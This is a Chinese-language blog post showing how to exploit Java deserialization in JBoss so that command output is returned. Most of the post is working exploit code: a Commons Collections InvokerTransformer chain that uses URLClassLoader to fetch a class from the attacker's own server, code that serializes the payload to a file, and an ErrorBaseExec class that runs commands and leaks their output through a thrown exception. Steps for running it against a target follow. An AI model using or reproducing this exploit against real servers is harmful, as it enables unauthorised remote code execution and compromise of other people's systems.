**0x00 回显思路和原理**

这里使用JBoss漏洞实现回显进行说明。

* 使用java.net.URLClassLoader类，远程加载自定义类(放在自己服务器上的class文件)，可以自定义方法执行。
* 在自定义类中，抛出异常，使其成功随着Jboss报错返回命令执行结果。

**0x01 payload写法**

* 构造URLClassLoader执行链

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29 | Transformer[] transformers = new Transformer[] {          new ConstantTransformer(java.net.URLClassLoader.class),          new InvokerTransformer(                  "getConstructor",                  new Class[] {Class[].class},                  new Object[] {new Class[]{java.net.URL[].class}}                  ),          new InvokerTransformer(                  "newInstance",                  new Class[] {Object[].class},                  new Object[] { new Object[] { new java.net.URL[] { new java.net.URL(url) }}}                  ),          new InvokerTransformer(                  "loadClass",                  new Class[] { String.class },                  new Object[] { "exploit.ErrorBaseExec" }                  ),          new InvokerTransformer(                  "getMethod",                  new Class[]{String.class, Class[].class},                  new Object[]{"do\_exec", new Class[]{String.class}}                  ),          new InvokerTransformer(                  "invoke",                  new Class[]{Object.class, Object[].class},                  new Object[]{null, new String[]{cmd}}                  )  }; |

执行链实际为：  
URLClassLoader.class.getConstructor(java.net.URL[].class).newInstance(new java.net.URL("url")).loadClass("remote\_class").getMethod("do\_exec", String.class).invoke(null, "cmd");

这样就远程加载了exploit.ErrorBaseExec类，并执行了do\_exec("cmd")方法，而且是在目标机器上进行代码执行。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27 | // 构造完整payload，使用sun.reflect.annotation.AnnotationInvocationHandler封装            Transformer transformerChain = new ChainedTransformer(transformers);                Map innerMap = new HashMap();              innerMap.put("value", "value");              /\*              Map outerMap = TransformedMap.decorate(innerMap, null, transformedChain);              Class cl = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");              Constructor ctor = cl.getDeclaredConstructor(Class.class, Map.class);              ctor.setAccessible(true);              Object instance = ctor.newInstance(Target.class, outerMap);              \*/              Map outmap = TransformedMap.decorate(innerMap, null, transformerChain);              Class cls = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");                Constructor ctor = cls.getDeclaredConstructor(new Class[] { Class.class, Map.class });              ctor.setAccessible(true);              Object instance = ctor.newInstance(new Object[] { Retention.class, outmap });                  File f = new File("payload\_chaitin\_urlloadclass.bin");              ObjectOutputStream out = new ObjectOutputStream(new FileOutputStream(f));              out.writeObject(instance);              out.flush();              out.close(); |

* 远程调用的ErrorBaseExec类


将编译好的class文件传到自己可控的服务器上，这里最好使用jar包。为了省事直接使用class文件。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18 | public class ErrorBaseExec {            public static void do\_exec(String args) throws Exception          {              Process proc = Runtime.getRuntime().exec(args);              BufferedReader br = new BufferedReader(new InputStreamReader(proc.getInputStream()));              StringBuffer sb = new StringBuffer();              String line;              while ((line = br.readLine()) != null)              {                  sb.append(line).append("\n");              }              String result = sb.toString();              Exception e=new Exception(result);              throw e;           }      } |

这里将执行结果result封装在异常中抛出。 达到回显目的。

**0x02 执行步骤**

* 执行以上代码生成payload
* 将ErrorBaseExec类上传到自己服务器上
* 发送payload，得到命令执行后的回显

  
http://i.imgur.com/L1Vy2Ow.png

**0x03 参考**

<http://blog.nsfocus.net/java-deserialization-vulnerability-comments/>